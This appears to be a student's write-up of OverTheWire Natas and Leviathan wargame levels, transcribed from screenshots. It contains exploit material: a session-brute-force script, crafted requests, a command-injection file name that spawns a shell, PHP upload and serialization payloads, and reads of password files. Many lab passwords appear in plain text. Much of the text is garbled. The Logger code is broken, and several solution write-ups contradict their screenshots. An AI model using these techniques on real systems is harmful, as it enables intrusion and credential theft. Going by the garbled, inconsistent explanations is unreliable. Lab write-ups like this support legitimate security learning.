A screenshot of a terminal window titled "natas15". The project structure shows a folder named "natas15" containing "natas15_solver.py", ".venv", and "natas18_session_enum.py". The current file is "natas18_session_enum.py". The code is a Python script that uses basic authentication to enumerate sessions. It iterates through session IDs from 1 to 640 and checks if the user is logged in as a regular user. The script prints the session ID when it finds a match. The output shows that session ID 1 is a regular user.

```
import requests
from requests.auth import HTTPBasicAuth
basicAuth=HTTPBasicAuth('natas18', '6061PbKdVjyBlpxgD40DbRG6ZLlCgCJ')
MAX = 640
count = 1
u="http://natas18.natas.labs.overthewire.org/index.php?debug"
while count <= MAX:
    sessionID = "PHPSESSID=" + str(count)
    print(sessionID)
    headers = {'Cookie': sessionID}
    response = requests.get(u, headers=headers, auth=basicAuth, verify=False)
    if "You are logged in as a regular user" not in response.text:
        print(response.text)
    count += 1
print("Done!")
```

Level 19 → Level 20

URL: <http://natas19.natas.labs.overthewire.org>

Not secure | natas19.natas.labs.overthewire.org

NATAS19

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

Please login with your admin account to retrieve credentials for natas20.

Username:
 Password:

We shall

natas15 Version control

```
Project: natas15 C:\Users\Rahul\Downloads\natas15
Run: natas19_admin_session_enum.py
```

```
PHPSESSID=3238302d6164dd696e
PHPSESSID=3238312d6164dd696e
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/is/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/is/wechall.js"></script>
<script>var wechallinfo = { "level": "natas19", "pass": "tnwER7PdFWkxs64FNWUtoAZ9VyzTJqJr" };</script></head>
<body>
<h1>natas19</h1>
<div id="content">
<p>
<b>This page uses mostly the same code as the previous level, but session IDs are no longer sequential...</b>
</p>
<pre>DEBUG: Session start ok<br>You are an admin. The credentials for the next level are:<br><pre>Username: natas20
Password: p5mCvP7GS2K6Bmt3gghM2FciAST8MVyA</pre></div>
</body>
</html>
```

12:20 CRLF UTF-8 4 spaces Python 3.8 (natas15) ⌂

Level 20 → Level 21

URL: <http://natas20.natas.labs.overthewire.org>

Not secure natas20.natas.labs.overthewire.org/index.php

NATAS20

DEBUG: MYREAD nj366ka2paajjpq6camgctujhc
 DEBUG: Session file doesn't exist
 DEBUG: Name set to admin dmin 1
 You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.
 Your name:

[View sourcecode](#)

DEBUG: MYWRITE nj366ka2paajjpq6camgctujhc name|s:12;"admin dmin 1";
 DEBUG: Saving in /var/lib/php/session/mysess_nj366ka2paajjpq6camgctujhc
 DEBUG: name => admin dmin 1

Burp Suite Community Edition v2025.3.3 - Temporary Project

Request

```
HTTP/1.1 GET /index.php?submit HTTP/1.1
Host: natas20.natas.labs.overthewire.org
Content-Length: 12
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Origin: http://natas20.natas.labs.overthewire.org
Referer: http://natas20.natas.labs.overthewire.org/index.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Name: adminadmin201
```


Inspector

Request attributes	2
Request query parameters	1
Request body parameters	1
Request cookies	1
Request headers	14

Level 21 → Level 22

URL: <http://natas21.natas.labs.overthewire.org>





Level 22 → Level 23

URL: <http://natas22.natas.labs.overthewire.org>

NATAS22

[View sourcecode](#)

Host	Method	URL	Params	Edited	Status
http://natas22.natas.labs.ov...	GET	/index.php?revelio	✓		302
http://natas22.natas.labs.ov...	GET	/			200

Request

```
Raw Params Headers Hex
GET /index.php?revelio HTTP/1.1
Host: natas22.natas.labs.overthewire.org
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic
bmV0YXMyMjpijaEc5ZmJ1MVRxMmVXVklndl1ZRDFNc2ZJdk40NjFrBg==
```

Response

```
Raw Headers Hex HTML Render
natas22
You are an admin. The credentials for the next level are:
Username: natas23
Password: D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE
View sourcecode
```

Level 23 → Level 24

URL: <http://natas23.natas.labs.overthewire.org>

Not secure | natas23.natas.labs.overthewire.org

NATAS23

Password:

[View sourcecode](#)

We shall **SUBMIT TOKEN**

Not secure | natas23.natas.labs.overthewire.org/?passwd=123iloveyou456

NATAS23

Password:

The credentials for the next level are:

Username: natas24 Password: MeuqmffJ8DDKuTr5pcvzFKSwlxedZYEWd

[View sourcecode](#)

We shall **SUBMIT TOKEN**

Level 24 → Level 25

URL: <http://natas24.natas.labs.overthewire.org>

Not secure | natas24.natas.labs.overthewire.org

NATAS24

Password:

[View sourcecode](#)

We shall **SUBMIT TOKEN**

Not secure | natas24.natas.labs.overthewire.org/?passwd[]="11iloveyou"

NATAS24

Password:

Warning: strcmp() expects parameter 1 to be string, array given in
/var/www/natas/natas24/index.php on line 23

The credentials for the next level are:

Username: natas25 Password: ckELKUNZUFp0v6uxS6M7lX8pBssJZ4Ww

[View sourcecode](#)

We shall **SUBMIT TOKEN**

Level 25 → Level 26

URL: <http://natas25.natas.labs.overthewire.org>

NATAS25

The screenshot shows a quote from a scientist named 'Scientist, Bad Boy Bubby'. The quote discusses the nature of God and the suffering of innocent children. Below the quote is a link to 'View sourcecode'.

You see, no one's going to help you Bubby, because there isn't anybody out there to do it. No one. We're all just complicated arrangements of atoms and subatomic particles - we don't live. But our atoms do move about in such a way as to give us identity and consciousness. We don't die; our atoms just rearrange themselves. There is no God. There can be no God; it's ridiculous to think in terms of a superior being. An inferior being, maybe, because we, we who don't even exist, we arrange our lives with more order and harmony than God ever arranged the earth. We measure; we plot; we create wonderful new things. We are the architects of our own existence. What a lunatic concept to bow down before a God who slaughters millions of innocent children, slowly and agonizingly starves them to death, beats them, tortures them, rejects them. What folly to even think that we should not insult such a God, damn him, think him out of existence. It is our duty to think God out of existence. It is our duty to insult him. Fuck you, God! Strike me down if you dare, you tyrant, you non-existent fraud! It is the duty of all human beings to think God out of existence. Then we have a future. Because then - and only then - do we take full responsibility for who we are. And that's what you must do, Bubby: think God out of existence; take responsibility for who you are.

Scientist, Bad Boy Bubby

[View sourcecode](#)

The screenshot shows a browser interface with a 'Request' tab and a 'Response' tab. The request is a GET to /?lang=en. The response shows log entries and an error message indicating an undefined variable.

Request:

```
1 GET /?lang=en
2 Host: natas25.natas.labs.overthewire.org
3 User-Agent: cURL/7.29.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: de-DE,de;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://natas25.natas.labs.overthewire.org/?lang=en
8 DNT: 1
9 Authorization: Basic bmcVOXMyNTpHSEYIWdd2d0FYV1Zc3NIV1kwWWNGcTgzaFJrdGw0Yw==
10 Connection: close
11 Cookie: PHPSESSID=kge6e8n7nsj kf43gv0ipfbui
12 Upgrade-Insecure-Requests: 1
```

Response:

```
32: </div>
33:
34: [23.08.2020 14:41:16] cat() "Directory traversal attempt! fixing request."
35: [23.08.2020 14:41:14] cat() "Directory traversal attempt! fixing request."
36: [23.08.2020 14:41:56] oGg9AbJ7scGTCBvTasGe4rkhoFDhBu34T
37: "Directory traversal attempt! fixing request."
38: <?php >
39: <><?
40: Notice
</?>
: Undefined variable: _GREETING in <?>
/var/www/natas/natas25/index.php
```

Level 26 → Level 27

URL: <http://natas26.natas.labs.overthewire.org>

The screenshot shows a code editor with the natas26_logger.php file open. The file contains PHP code for a logger class. A exploit is injected into the __construct method to read the contents of /etc/natas_webpass/natas27 and echo it back.

```
<?php
class Logger{
    private $logFile;
    private $initMsg;
    private $exitMsg;
    function __construct($file){
        $this->initMsg="";
        $this->exitMsg="";
        $this->logFile = "$file/natas26_shell.php";
    }
    function __destruct(){
    }
    $logger = new Logger("");
    echo base64_encode(serialize($logger));
    echo "\n";
}
```

natas26.natas.labs.overthewire.org/img/natas26_q82optt5977ar7gsc8bthe0123

55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

Level 27 → Level 28

URL: <http://natas27.natas.labs.overthewire.org>

Level 29 → Level 30

URL: <http://natas29.natas.labs.overthewire.org>

NATAS29

The screenshot shows a login form with a dropdown menu containing the value "s3lEcT suMp1n!". To the right of the form is a "SUBMIT TOKEN" button. Below the form, a message box displays the token: "c4n Y0 h4z s4uc3?".

H3y K1dZ,
y0 rEm3mB3rz p3Rl rit3?
VV4Nn4 g0 olD5kewL? R3aD Up!

s3lEcT suMp1n! ▾

c4n Y0 h4z s4uc3?

index.html tmpl index.pl index.pl.tmpl perl underground 2.txt perl underground 3.txt perl underground 4.txt perl underground 5.txt perl underground.txt

Gz4at8CdOYQkkJ8fJmc11Jg5hOnXMBX

Level 30 → Level 31

URL: <http://natas30.natas.labs.overthewire.org>

The screenshot shows a login form with fields for "Username" and "Password", and a "login" button. To the right of the form is a "View sourcecode" link.

Username:

Password:

login

[View sourcecode](#)

The terminal window shows a Python script named "script.py" being run. The script uses the requests library to send a POST request to the Natas30 login page with a specific payload. The response is captured and printed.

```
script.py
script.py 1
File Edit Selection View Go Run Terminal Help
(base) lakshit@lakshit-HP-Pavilion-Gaming-Laptop-15-eclxxx:~$ python -u "/home/lakshit/Desktop/script.py"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/query-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinto = { 'level': 'natas30', 'token': '024ab8cd09kaJ0fJmc11Jg5hOnXMBX' };</script>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<!-- moria1011 -> happy birthday Overthewire! <-- -->
<h1>natas30</h1>
<div id="content">
<form action="index.pl" method="POST">
  Username: <input name="username"><br>
  Password: <input name="password" type="password"><br>
  <input type="submit" value="Login" />
</form>
<div>here is your result:<br>natas31AMZFl4ykndn0Uc57uKB02JnYuhplYkaJ</div>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
(base) lakshit@lakshit-HP-Pavilion-Gaming-Laptop-15-eclxxx:~$
```

Level 31 → Level 32

URL: <http://natas31.natas.labs.overthewire.org>

CSV2HTML

We all like .csv files.
But isn't a nicely rendered and sortable table much cooler?

Select file to upload:

[View sourcecode](#)

Request

```
POST /index.pl HTTP/1.1
Host: natas31.natas.labs.overthewire.org
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary-----94695084229452769273891877093
Content-Length: 343
Origin: http://natas31.natas.labs.overthewire.org
Authorization: Basic bmFOYXMsMTpoYXk3YWVjdxvuz2l1S2FlenVhdGhiazliaWluMHB1MQ==
Connection: close
Referer: http://natas31.natas.labs.overthewire.org/index.pl?file=ls
Upgrade-Insecure-Requests: 1

-----94695084229452769273891877093
Content-Disposition: form-data; name="file"; filename="test.csv"
Content-Type: text/csv

1,2,
3,4,
-----94695084229452769273891877093
Content-Disposition: form-data; name="submit"
Upload
-----94695084229452769273891877093--
```

Response

natas31

no1vohsheCaiv3ieH4em1ahchisainge

Level 32 → Level 33

URL: <http://natas32.natas.labs.overthewire.org>

CSV2HTML

We all like .csv files.
But isn't a nicely rendered and sortable table much cooler?

This time you need to prove that you got code exec. There is a binary in the webroot that you need to execute.

Select file to upload:

[View sourcecode](#)

Response

natas32

shooge1Ga2yee3de6Aex8uaXeech5eey

Level 33 → Level 34

URL: <http://natas33.natas.labs.overthewire.org>

The terminal session shows the following steps:

```

(kali㉿kali)-[~/Desktop/Overthewire_natas]
$ sudo vim /etc/php/8.2/cli/php.ini
(kali㉿kali)-[~/Desktop/Overthewire_natas]
$ php create_phar.php
(kali㉿kali)-[~/Desktop/Overthewire_natas]
$ ls -alh
total 36K
drwxrwxr-x  4 kali kali 4.0K Mar 21 23:36 .
drwxr-xr-x 11 kali kali 4.0K Feb 15 05:26 ..
drwxrwxrwx  2 kali kali 4.0K Mar 21 09:32 bak
-rw-rw-r--  1 kali kali  338 Mar 21 23:34 create_phar.php
drwxrwxrwx  3 kali kali 4.0K Mar 21 09:16 .idea
drwxrwxrwx  2 kali kali 4.0K Mar 21 09:32 pwn
-rw-rw-r--  1 kali kali  1.8K Mar 21 10:46 notes
-rw-rw-r--  1 kali kali  54 Mar 21 22:44 pwn.php
-rw-rw-r--  1 kali kali 247 Mar 21 23:36 test.phar

(kali㉿kali)-[~/Desktop/Overthewire_natas]
$ curl --user natas33:2v9nDlbSF7jvawaCnchr5Z9kSzkmBeoCJ 'http://natas33.natas.labs.overthewire.org/' -F 'uploadedfile=@pwn.php'

```

The browser window shows the exploit uploaded to the server:

```

<html>
<head>
<title>natas33 - Overthewire</title>
</head>
<body>
    <h1>natas33 - Overthewire</h1>
    <h2>File upload</h2>
    <form action="index.php" method="POST" enctype="multipart/form-data">
        <input type="hidden" name="MAX_FILE_SIZE" value="4096" />
        <input type="hidden" name="filename" value="4atps9umtcod5428vmadsr79r2" />
        <input type="file" name="uploadedfile" /><br />
        <input type="submit" value="Upload File" />
    </form>
    <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</body>
</html>

```

Congratulations! Running firmware update: pwn.php
j407Q7Q5er5XFRcepmyXJaWCSIrslcJY

🏁 Final Thoughts:

- **Challenges faced:**

Identifying hidden directories, bypassing authentication, and cracking hashes were the biggest challenges in this set of levels.

- **Tools that helped most:**

- Burp Suite
- Browser DevTools
- SQLmap
- Hashcat

- **What we learned:**

- How to find and manipulate hidden parameters in HTTP requests
- SQL injection and its exploitation
- Working with session management and cookies
- Cracking different types of hashes
- Identifying and exploiting web application vulnerabilities

Lab Name: Leviathan

Url: <https://overthewire.org/wargames/leviathan/>

Level 0 → Level 1

1. Problem Description:

We had to find the password for the next level by investigating accessible files and using the executable given in the Leviathan0 home directory.

2. Approach:

I listed the files and noticed an executable. I ran it and by providing the expected input, retrieved the password.

3. Commands/Tools Used:

- ls -la
- ./leviathan0
- strings leviathan0
- Linux Terminal

4. Solution:

By running 'strings leviathan0', I found the required input. Executing the file with correct input revealed the password.

5. Screenshot:

The screenshot shows a terminal window with two main sections. The top section displays the OverTheWire game server interface, which includes a hexagonal map of a network, a welcome message, and instructions for reporting problems. The bottom section shows a command-line session where the user runs 'ls -al' to list files in the current directory, finds a file named '.backup', and then uses 'cat .backup/bookmarks.html | grep password' to extract the password 'passwordus'. The terminal also shows a warning about a fixed later issue related to the password.

```
Microsoft Windows [Version 10.0.26190.3775]
Copyright © 2023 Microsoft Corporation. All rights reserved.

C:\Users\vaniva_chaughnssh -p 2223 leviathan0@leviathan.labs.overthewire.org:2223 ([51.21.213.178]:2223) can't be established.
RSA key fingerprint is SHA256:KXlnAAM/ucreLV.
This host key is known by the following other names/addresses:
  [1] 51.21.213.178:2223
  [2] www.leviathan.labs.overthewire.org:2223
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'Leviathan.labs.overthewire.org:2223' (ED25519) to the list of known hosts.

[REDACTED]

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
Leviathan0@Leviathan.labs.overthewire.org's password:
Permission denied, please try again.
Leviathan0@Leviathan.labs.overthewire.org's password:

[REDACTED]

Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--
This machine might hold several wargames.

leviathan0@gibson:~$ ls -al
total 24
drwxr-xr-x  3 root      root      4096 Apr 10 14:23 .
drwxr-xr-x  3 root      root      4096 Apr 10 14:24 ..
drwxr-x---  2 leviathan1 leviathan0 4096 Apr 10 14:23 .backup
-rw-r--r--  1 root      root      220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root     3771 Mar 31 2024 .bashrc
-rw-r--r--  1 root      root      807 Mar 31 2024 .profile
leviathan0@gibson:~$ ls -al .backup/
total 140
drwxr-x---  2 leviathan1 leviathan0  4096 Apr 10 14:23 .
drwxr-xr-x  3 root      root      4096 Apr 10 14:23 ..
-rw-r-----  1 leviathan1 leviathan0 133259 Apr 10 14:23 bookmarks.html
leviathan0@gibson:~$ cat .backup/bookmarks.html | grep password
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html" | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDq" ADD_DATE="11553846
34" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">password to leviathan1</A>
leviathan0@gibson:~$ |
```

Level 1 → Level 2

1. Problem Description:

We had to find and exploit the executable to retrieve the password for the next level.

2. Approach:

I examined the executable and used simple string manipulation techniques to uncover the password.

3. Commands/Tools Used:

- ls -la
- ./leviathan1
- strings leviathan1

4. Solution:

Running 'strings' on the executable revealed hardcoded password logic. Inputting the right value displayed the password.

5. Screenshot:

The screenshot shows a terminal window with two main sections. The top section displays the OverTheWire game server interface, which includes a welcome message, information about the machine, and a root shell prompt. The bottom section shows a user named 'leviathan1' running the command 'ltrace ./check', which prints out memory addresses and values corresponding to the program's execution.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\saniya_chaughule> ssh -p 2222 leviathan1@leviathan.labs.overthewire.org
[REDACTED]
This is an OverTheWire Game server.
More information on http://www.overthewire.org/wargames
leviathan1@leviathan.labs.overthewire.org's password:
[REDACTED]
[REDACTED]
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--
This machine might hold several wargames.
If you are playing "somegame", then:
* USERNAMES are somegame1 somegame2 ...
* LEVELS are stored in /etc/somegame/...
* PASSWORDS for each level are stored in /etc/somegame_pass/.

*[ More information ]-
For more information regarding individual wargames, visit
http://www.overthewire.org/Wargames/
For support, questions or comments, contact us on discord or IRC.
Enjoy your stay!

leviathan1@gibson:~$ ls -al
total 36
drwxr-xr-x 2 root      root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root      root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root      root       220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root       3771 Mar 31 2024 .bashrc
-rw-r--r--  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root      root       807 Mar 31 2024 .profile

leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0x804990ed, 1, 0xfffffd494, 0 <unfinished ...>
printf("password: ")
= 10
getchar(0, 0, 0x786573, 0x646f67password: 12345
) = 49
getchar(0, 49, 0x786573, 0x646f67)
getchar(0, 0x3231, 0x786573, 0x646f67)
strcmp("123", "sex")
= 50
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...)
= 51
= -1
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...)
= 29
+++ exited (status 0) +++
leviathan1@gibson:~$ ./check
password: sex
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
$ |
```

Level 2 → Level 3

1. Problem Description:

We were tasked to understand how the executable works to get the next level password.

2. Approach:

I used 'ltrace' to trace library calls and identify password-check logic.

3. Commands/Tools Used:

- ls -la
- ltrace ./leviathan2
- strings leviathan2

4. Solution:

Using 'ltrace', I could see what the program was comparing the input against, and inputting the correct value showed the password.

5. Screenshot:

The screenshot shows a terminal window with two panes. The left pane shows the initial setup of the OverTheWire game server, including the password prompt and the ASCII art logo. The right pane shows the command-line interaction where the password is cracked.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\sanaya chaughule> ssh -p 2223 leviathan2@leviathan.labs.overthewire.org
[|_|_ \_\_v\_\_C\_\_O\_\_C\_\_T\_\_]-[|_|_ \_\_v\_\_C\_\_O\_\_C\_\_T\_\_]-[|_|_ \_\_v\_\_C\_\_O\_\_C\_\_T\_\_]

      This is an OverTheWire game server.
      More information on http://www.overthewire.org/wargames

leviathan2@leviathan.labs.overthewire.org's password:
Permission denied, please try again.
leviathan2@leviathan.labs.overthewire.org's password:

[|_|_ \_\_v\_\_he\_\_ire.org

Welcome to OverTheWire!
      PATH=/bin:/sbin:/usr/bin:/usr/sbin:/tmp/locat/bin:$PATH
fi
leviathan2@gibson:~/` ./printfile /etc/leviathan_pass/leviathan3
You cant have that file...
leviathan2@gibson:~/` ltrace ./printfile /etc/leviathan_pass/leviathan3
__libc_start_main(0x80490ed, 2, 0xfffffd454, 0 <unfinished ...>
access("/etc/leviathan_pass/leviathan3", 4) = -1
puts("You cant have that file..."You cant have that file...
) = 27
+++ exited (status 1) +++
leviathan2@gibson:~/` access()
> mkdir /tmp/mine2
-bash: syntax error near unexpected token `mkdir'
leviathan2@gibson:~/` touch "/tmp/mine2/hehe;bash"
touch: cannot touch '/tmp/mine2/hehe;bash': No such file or directory
leviathan2@gibson:~/` ./printfile /tmp/mine2/hehe\;bash
You cant have that file...
leviathan2@gibson:~/` mkdir
mkdir: missing operand
Try 'mkdir --help' for more information.
leviathan2@gibson:~/` mkdir /tmp/mine2
leviathan2@gibson:~/` touch "/tmp/mine2/hehe;bash"
leviathan2@gibson:~/` ./printfile /tmp/mine2/hehe\;bash
/bin/cat: /tmp/mine2/hehe: No such file or directory
leviathan3@gibson:~/` cat /etc/leviathan_pass/leviathan3
f0n8h2iWLP
leviathan3@gibson:~/` |
```

Level 3 → Level 4

1. Problem Description:

We needed to find hidden information inside an executable.

2. Approach:

I ran 'strings' to find possible hints and used the executable behavior to extract the password.

3. Commands/Tools Used:

- ls -la
- ./leviathan3
- strings leviathan3

4. Solution:

Running 'strings' revealed a possible command that when inputted into the executable showed the password.

5. Screenshot:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\saniya chaughule> ssh -p 2223 leviathan3@leviathan.labs.overthewire.org
[|---v\|/|\|---[\|]-----\|/----[\|]
  This is an OverTheWire game server.
  More information on http://www.overthewire.org/wargames
leviathan3@leviathan.labs.overthewire.org's password:
[|-----\| \-----[\|-----[\|-----[\|-----[\|-----[\|-----[\|
  www.-----ver-----he-----"-----ire.org

Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--
This machine might hold several wargames.
If you are playing "somegame", then:

leviathan3@gibson:~$ ls -al
total 40
drwxr-xr-x  2 root      root      4096 Apr 10 14:23 .
drwxr-xr-x  83 root      root      4096 Apr 10 14:24 ..
-rw-r--r--  1 root      root     220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root      root    3771 Mar 31  2024 .bashrc
-r--r-x---  1 leviathan4 leviathan3 18100 Apr 10 14:23 Level3
-rw-r--r--  1 root      root     807 Mar 31  2024 .profile
leviathan3@gibson:~$ ./Level3
Enter the password> password
bzzzzzzzap. WRONG
leviathan3@gibson:~$ ltrace ./Level3
__libc_start_main(0x80490ed, 1, 0xfffffd494, 0 <unfinished ...>
strcmp("h0no33", "kakaka")                                = -1
printf("Enter the password> ")                            = 20
fgets(Enter the password> 11
"11\n", 256, 0xf7fae5c0)                                  = 0xfffffd26c
strcmp("11\n", "snprintf\n")                                 = -1
puts("bzzzzzzzap. WRONG"bzzzzzzzap. WRONG)
= 19
+++ exited (status 0) +++
leviathan3@gibson:~$ ./Level3
Enter the password> snprintf
[You've got shell]!
$ cat /etc/leviathan_pass/leviathan4
WG1egElCv0
$ |
```

Level 4 → Level 5

1. Problem Description:

The challenge was to work with a program that asked for a file name and read from it.

2. Approach:

I created a file containing test data and passed it to the program as input.

3. Commands/Tools Used:

- touch /tmp/myfile
- echo password > /tmp/myfile
- ./leviathan4
- Linux Terminal

4. Solution:

Creating a file with the correct contents and pointing the executable to it allowed retrieving the password.

5. Screenshot:

The screenshot shows a terminal window for a Windows PowerShell session connected via SSH to a machine named 'leviathan4'. The title bar of the window displays 'KEYWORD KEYWORD KEYWORD'.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\saniya_chaughule> ssh -p 2223 leviathan4@leviathan.labs.overthewire.org
[www.VERHEIRE.ORG]
    This is an OverTheWire game server.
    More information on http://www.overthewire.org/wargames
leviathan4@leviathan.labs.overthewire.org's password:

Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
Discord or IRC.
-- [ Playing the games ] --
This machine might hold several wargames.
If you are playing "somegame", then:
* USERNAMES are somegame0, somegame1, ...
* Most LEVELS are stored in /somegame/
* PASSWORDS for each level are stored in /etc/somegame_pass/.

For support, questions or comments, contact us on discord or IRC.

Enjoy your stay!
```

```
leviathan4@gibson:~$ ls -al
total 24
drwxr-xr-x  3 root root      4096 Apr 10 14:23 .
drwxr-xr-x  83 root root     4096 Apr 10 14:24 ..
-rw-r--r--  1 root root      220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root root     3771 Mar 31 2024 .bashrc
-rw-r--r--  1 root root      807 Mar 31 2024 .profile
dr-xr-x---  2 root leviathan4 4096 Apr 10 14:23 .trash
leviathan4@gibson:~$ ls -al .trash/
total 24
dr-xr-x--- 2 root      leviathan4 4096 Apr 10 14:23 .
drwxr-xr-x  3 root      root     4096 Apr 10 14:23 ..
-r--sr-x--- 1 leviathan5 leviathan4 14940 Apr 10 14:23 bin
leviathan4@gibson:~$ cd .trash/
leviathan4@gibson:~/trash$ .bin/
-bash: .bin/: No such file or directory
leviathan4@gibson:~/trash$ ./bin
00110000 01100100 01111001 01111000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
...
...
```

Level 5 → Level 6

1. Problem Description:

We needed to bypass a permission or validate input properly to get the next password.

2. Approach:

I explored hidden tricks such as path traversal or symbolic linking to point the program to the correct file.

3. Commands/Tools Used:

- ln -s /etc/leviathan_pass/leviathan6 /tmp/file
- ./leviathan5

4. Solution:

By creating a symbolic link to the target password file, the program revealed the password.

5. Screenshot:

The screenshot shows a terminal window with the following content:

```
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\saniya_chaughule> ssh -p 2223 leviathan5@leviathan.labs.overthewire.org
[LEVIATHAN] [LEVIATHAN]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
leviathan5@leviathan.labs.overthewire.org's password:
[REDACTED]
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
-- [ Playing the games ] --
This machine might hold several wargames.

leviathan5@gibson:~$ ls -al
total 36
drwxr-xr-x  2 root      root      4096 Apr 10 14:23 .
drwxr-xr-x 83 root      root      4096 Apr 10 14:24 ..
-rw-r--r--  1 root      root     220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root    3771 Mar 31 2024 .bashrc
-r-sr-x---  1 leviathan6 leviathan5 15144 Apr 10 14:23 leviathan5
-rw-r--r--  1 root      root     807 Mar 31 2024 .profile

leviathan5@gibson:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@gibson:~$ ltrace ./leviathan5
__libc_start_main(0x804910d, 1, 0xfffffd484, 0 <unfinished ...>
